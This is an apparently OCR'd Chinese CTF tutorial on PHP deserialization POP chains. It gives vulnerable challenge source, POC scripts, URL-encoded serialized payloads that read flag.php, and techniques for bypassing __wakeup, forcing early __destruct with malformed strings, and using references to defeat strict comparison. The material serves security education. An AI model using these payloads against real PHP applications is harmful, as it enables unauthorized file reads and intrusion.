
解题思路：

1.构造利用链，就要找到头和尾。再想办法把头和尾连接起来

2.`$sid`和`$config`是用户输入可以控制的，这是利用链的头部

3.最终目的是读取`flag.php`文件，就要从源代码中需要可以读文件或者执行系统命令的地方。`Read->get_file`和`Show->_show`可以读取文件，但是`Show->_show`函数不允许出现`flag`。因此，`Read->get_file`就是POP链的尾部

4.思考如何触发`Read->get_file`　搜索`get_file`关键词发现，`Show->__toString`中存在代码



只需要让该 `$content` 的值做一个对应的改变：

```
$content = $this->class1->get_file($this->var);
改变成
$this->class1=new Read;
$this->var='flag.php'
```

即可触发 `get_file`，并得到 `flag.php` 的内容（base64编码格式）


5.剩下的问题就是如何去触发这个 `Show->__toString` 行为，刚好在第二步提到的用户控制输入的两个链头部，以及源码中的 `$config->$sid;`，就可以做出以下操作：

```
$config=new Show;
$sid='__toString';
```

第一种解法：


构造源码：

```php
<?php
class Read{

}
class Show{
    public $source;
    public $var = 'flag.php';
    public $class1;

}
$w = new Show;
$w->class1 = new Read;
echo(urlencode(serialize($w)));
?>
```



```
        {
                if(preg_match("/gopher|http|file|ftp|https|dict|\.\./i",  $this->source))  {
                        echo  "hacker";
                }
        }
        public  function  __get($key){
                $function=$this->$key;
                $this->{$key}();
        }
}
if(isset($_GET['sid']))
{
        $sid=$_GET['sid'];
        $config=unserialize($_GET['config']);
        $config->$sid;
}
else
{
        $show  =new  Show('index2.php');
        $show->_show();
} ZmxhZ3t3angtamltbXl9
```

成功得到base64加密后输出的结果



第二种解法：

由于`__toString`是魔术方法，还可以自动触发，触发条件为“把对象当成字符串使用”，那么就需要寻找使用字符串的地方，传入对象，就可以触发`__toString`了

本题中`preg_match`函数的参数就是字符串，因此需要

```
$this->source=Show;//this就是当前的类，因此本题要生成两个Show类，其中一个Show类的source属性值为另一个Show类
```


构造源码：

```
<?php
class Read{

}
class Show{
    public $source;
    public $var = 'flag.php';
    public $class1;

}
$r = new Read();
$s = new Show;
$s->class1 = $r;
$s2 = new Show;
$s2->source = $s;
echo(urlencode(serialize($s2)));
?>
```

解答点：

为何需要多了个S2?

因为需要将 s 的内容赋值到 s2 内如下图：



为什么在正则匹配内并未被检测到 flag 字段?

虽然在正常的反序列化下 s2 为：

```
O:4:"Show":3:{s:6:"source";O:4:"Show":3:
{s:6:"source";N;s:3:"var";s:8:"flag.php";s:6:"class1";O:4:"Read":0:
{}}s:3:"var";s:8:"flag.php";s:6:"class1";N;}
```

运行流程如下：


开始preg_match调用
检测参数类型
是对象吗?
是
触发类型转换系统
存在__toString?
是
中断当前流程，进入__toString方法

所以当调用正则时候，就已经中断了判断流程，而是先进入`__toString`这个魔术方法里

畸形序列化字符串

畸形序列化字符串就是故意修改序列化数据，使其与标准序列化数据存在个别字符的差异，达到绕过一些安全函数的目的

适用范围：
1.绕过`__wakeup()`

2.**快速析构**（fast destruct）：绕过过滤函数，提前执行`__destruct`

绕过__wakeup

由于使用unserialize()函数后会立即触发`__wakeup`，为了绕过`__wakeup`中的安全机制，可以用修改属性数量的方式绕过`__wakeup`方法。受影响版本：

```
php5.0.0 ~ php5.6.25
php7.0.0 ~ php7.0.10
```

绕过方法：
第一种：反序列化时，修改对象的属性数量，将**原数量+n**，那么`__wakeup`方法将不再调用。比如：

```
//标准序列化数据
O:4:"Girl":2:{s:4:"name";s:6:"小美";s:3:"age";s:2:"18";}
//修改为：
O:4:"Girl":3:{s:4:"name";s:6:"小美";s:3:"age";s:2:"18";}

//也就是将类里的属性成员数量增加
```

第二种：增加真实属性的个数，比如：

```
// 原始序列化数据
O:4:"Girl":2:{s:4:"name";s:6:"小美";s:3:"age";s:2:"18";}
// 增加真实属性的个数
O:4:"Girl":2:{s:4:"name";s:6:"小美";s:3:"age";s:2:"18";s:1:"n":N;}

//也就是不修改总体的总数量，反而是在其属性内增加一个属性成员
```

快速析构

快速析构的原理：当php接收到畸形序列化字符串时，PHP由于其`容错机制`，依然可以反序列化成功。但是，由于你给的是一个畸形的序列化字符串，总之他是不标准的，所以PHP对这个畸形序列化字符串得到的对象不放心，于是PHP就要赶紧把它清理掉，那么就触发了他的析构方法`(__destruct())`

适用情景：

某些题目需要利用`__destruct`才能获取flag，但是`__destruct`是在对象被销毁时才触发（执行顺序太靠后），`__destruct`之前会执行过滤函数，为了绕过这些过滤函数，就需要**提前触发`__destruct`方法**

畸形字符串的构造：

1.改掉属性的个数

2.删掉结尾的}

案例

案例源码：

```php
<?php
class DemoX{
    protected $user;
    protected $sex;
    function __construct(){
        $this->user = "guest";
        $this->sex = "male";
    }
    function __wakeup(){
        $this->user = "Guest";
        $this->sex = "female";
    }
    function __toString(){
        return "<br>you are " . $this->user . ", your sex is " . $this->sex . "
<br>";
    }
    function __destruct()
    {
        echo $this;
    }
}
class Demo2{
    private $fffl4g;
    function __construct($file){
        $this->fffl4g = $file;
    }
    function __toString(){
        return file_get_contents($this->fffl4g);
    }
}
if(!isset($_GET['poc'])){
    highlight_file(__FILE__);
}
else{
    $user = unserialize($_GET['poc']);
}
```


```php
<?php
class DemoX{
        protected $user;
        protected $sex;
        function __construct(){
                $this->user = "guest";
                $this->sex = "male";
        }
        function __wakeup(){
                $this->user = "Guest";
                $this->sex = "female";
        }
        function __toString(){
                return "<br>you are " . $this->user . ", your sex is " . $this->sex . "<br>";
        }
        function __destruct()
        {
                echo $this;
        }
}
class Demo2{
        private $fff14g;
        function __construct($file){
                $this->fff14g = $file;
        }
        function __toString(){
                return file_get_contents($this->fff14g);
        }
}
if(!isset($_GET['poc'])){
        highlight_file(__file__);
}
else{
        $user = unserialize($_GET['poc']);
}
```

解题思路：

1.**明确pop链的起点：** `unserialize($_GET['poc'])` //可以控制这传参值

2.**明确pop链的终点:**调用 `Demo2` 中的 `__toString` 行为去执行一个读取文件

3.**该如何去执行到最终的终点：**

DemoX类中可运用的点：

1.可以通过__toString()行为去调用到，DemoX这个类中的user或者是sex？
所以通过这可以确定将$user或者是$sex给赋值为实例化Demo2，去调用Demo2这个类

2.该如何调用并执行这个__toString方法？
可以看到在DemoX这个类中有个__destruct这个魔术方法，并可以看到在末尾条件时，有一个unserialize可以触发这个__destruct魔术方法，从而使它进行 echo出这个DemoX类中所有的对象，就造成将对象当成字符串进行输出，刚好触发到__toString这个魔术方法

3.关于在Demo2中需要做什么？
不需要做多余的操作，在DemoX里面的__toString方法内由于我们将它的$this->user赋值为new Demo2，实例化了Demo2这个类，所以当他被里面的行为.去做一个拼接时，就会变成一个字符串，又成功触发了Demo2内的__toString这个魔术方法 PHP自动启动对象转字符串机制

整体中间链接流程为：

```
第一步：DemoX->__destruct()     //不能执行DemoX->__wakeup()
第二步：DemoX->__toString()
第三步：Demo2->__toString()
```

构造payload：

payload源码：


```php
<?php
class DemoX{
    protected $user;
    protected $sex;
    function __construct(){
        $this->user = new Demo2;
        $this->sex = "man";
    }
}
class Demo2{
    private $fffl4g = "flag.php";
}

$w = new DemoX;
$j = serialize($w);
echo urlencode($j);
```

本地环境运行得到：

```
O%3A5%3A%22DemoX%22%3A2%3A%7Bs%3A7%3A%22%00%2A%00user%22%3BO%3A5%3A%22Demo2%22%3A
1%3A%7Bs%3A13%3A%22%00Demo2%00fffl4g%22%3Bs%3A8%3A%22flag.php%22%3B%7Ds%3A6%3A%22
%00%2A%00sex%22%3Bs%3A3%3A%22man%22%3B%7D
```

进行传参后：

you are Guest, your sex is female 发现并不能成功执行，为什么会造成这个原因呢，请往下看




由于题目中有`unserialize`这个反序列化参数，会自动触发到`__wakeup`这个魔术方法，所以绕过方式为：

先生成正常的反序列化结果，在最终修改属性个数即可

将序列化的结果修改为：


```
O%3A5%3A%22DemoX%22%3A3%3A%7Bs%3A7%3A%22%00%2A%00user%22%3BO%3A5%3A%22Demo2%22%3A
1%3A%7Bs%3A13%3A%22%00Demo2%00fffl4g%22%3Bs%3A8%3A%22flag.php%22%3B%7Ds%3A6%3A%22
%00%2A%00sex%22%3Bs%3A3%3A%22man%22%3B%7D
```



Notice: unserialize(): Unexpected end of serialized data in **E:\PHPstudy\PHPTutorial\WWW\pop2.php** on line **34**

you are flag{wjx-jimmy}, your sex is man ← 成功在user这个字段获取到对应的flag

Notice: unserialize(): Error at offset 104 of 105 bytes in **E:\PHPstudy\PHPTutorial\WWW\pop2.php** on line **34**



指针

可以用 `&` 符号可以进行指针引用，类似于**C语言**中的指针。 例如：


```
$a=&$b;
```

这样 `$a` 的值会随着 `$b` 的值变化，确保两者 永远相等

举例：

源码：

```php
<?php
$a = 1;
$a = &$b;
echo "第一轮";
echo $a;
echo "\n";

$b = 2;
echo "第二轮";
echo "\n";
echo $b;
echo "\n";
echo $a;
echo "\n";

$a = 3;
echo "第三轮";
echo "\n";
echo $a;
echo $b;
```



简单解释就是，$a和$b的值永远是一样的，不管是$a在改变值还是$b在改变值，他们两个都会变成一样的结果，因为他们两个在同一个空间内，就像是只有一个变量一样，不管改变$a还是改变$b都是在对这个变量重新定义

题目案例：

源码：

```php
<?php
class Seri{
    public $alize;
    public function __construct($alize) {
        $this->alize = $alize;
    }
    public function __destruct(){
        $this->alize->getFlag();
    }
}
class Alize{
    public $f;
    public $t1;
    public $t2;
    function __construct($file){
        echo "Another construction!!";
        $this->f = $file;
        $this->t1 = $this->t2 = md5(rand(1,10000));
```

```php
    }
    public function getFlag(){
        $this->t2 = md5(rand(1,10000));
        echo $this->t1;
        echo $this->t2;
        if($this->t1 === $this->t2)
        {
            if(isset($this->f)){
                echo @highlight_file($this->f,true);
            }
        } else {
            echo "no";
        }
    }
}
$p = $_GET['p'];
if (isset($p)) {
    $p = unserialize($p);
} else {
    show_source(__FILE__);
   // echo "NONONO";
}
?>
```


```php
<?php
class Seri{
        public $alize;
        public function __construct($alize) {
                $this->alize = $alize;
        }
        public function __destruct(){
                $this->alize->getFlag();
        }
}
class Alize{
        public $f;
        public $t1;
        public $t2;
        function __construct($file){
                echo "Another construction!!";
                $this->f = $file;
                $this->t1 = $this->t2 = md5(rand(1,10000));
        }
        public function getFlag(){
                $this->t2 = md5(rand(1,10000));
                echo $this->t1;
                echo $this->t2;
                if($this->t1 === $this->t2)
                {
                        if(isset($this->f)){
                                echo @highlight_file($this->f,true);
                        }
                } else {
                        echo "no";
                }
        }
}
$p = $_GET['p'];
if (isset($p)) {
        $p = unserialize($p);
} else {
        show_source(__FILE__);
        // echo "NONONO";
}
```

解题思路：

1.首先确定可控制的头部：`$p = $_GET['p']`

2.首先确定最后输出的尾部：`Alize->getFlag()`

3.发现在`Seri`这个类中的`__destruct`魔术方法可以去调用到`getFlag`这个方法

由此可以将`$this->alize->getFlag()`变成`$this->new Alize->getFlag()`去做一个对`Alize`这个类的属性赋值的实例化，也不会因此去调用到`Alize`这个类中的魔术方法`__construct`，从而达到调用`getFlag`方法

4.需要注意最终尾部的的判断条件


```
$this->t2 = md5(rand(1,10000))
此条件将t2这个属性变成了一个随机值的1~10000内

if($this->t1 === $this->t2)
“==”两个等号是对值进行判断，并不会对类型进行判断    “===”三个等号是对值以及类型都进行判断
所以这里采用的是全等判断

if(isset($this->f))
isset只是对这个f的值进行判断是否不为空
```

最棘手的是在全等判断这里，可以采用**指针方式**，将`$t1`和`$t2`彻底变成一样的值

Poc创建：

源码：

```php
<?php
class Seri{
    public $alize;
}
class Alize
{
    public $f = 'flag.php';
    public $t1;
    public $t2;
}
$a = new Alize();
$a->t1 = &$a->t2;
$b = new Seri();
$b->alize = $a;
echo urlencode(serialize($b));
?>
```



输出后：

```
O%3A4%3A%22Seri%22%3A1%3A%7Bs%3A5%3A%22alize%22%3BO%3A5%3A%22Alize%22%3A3%3A%7Bs%3A1%3A%22f%22%3Bs%3A8%3A%22flag.php%22%3Bs%3A2%3A%22t1%22%3BN%3Bs%3A2%3A%22t2%22%3BR%3A4%3B%7D%7D
```

攻击结果：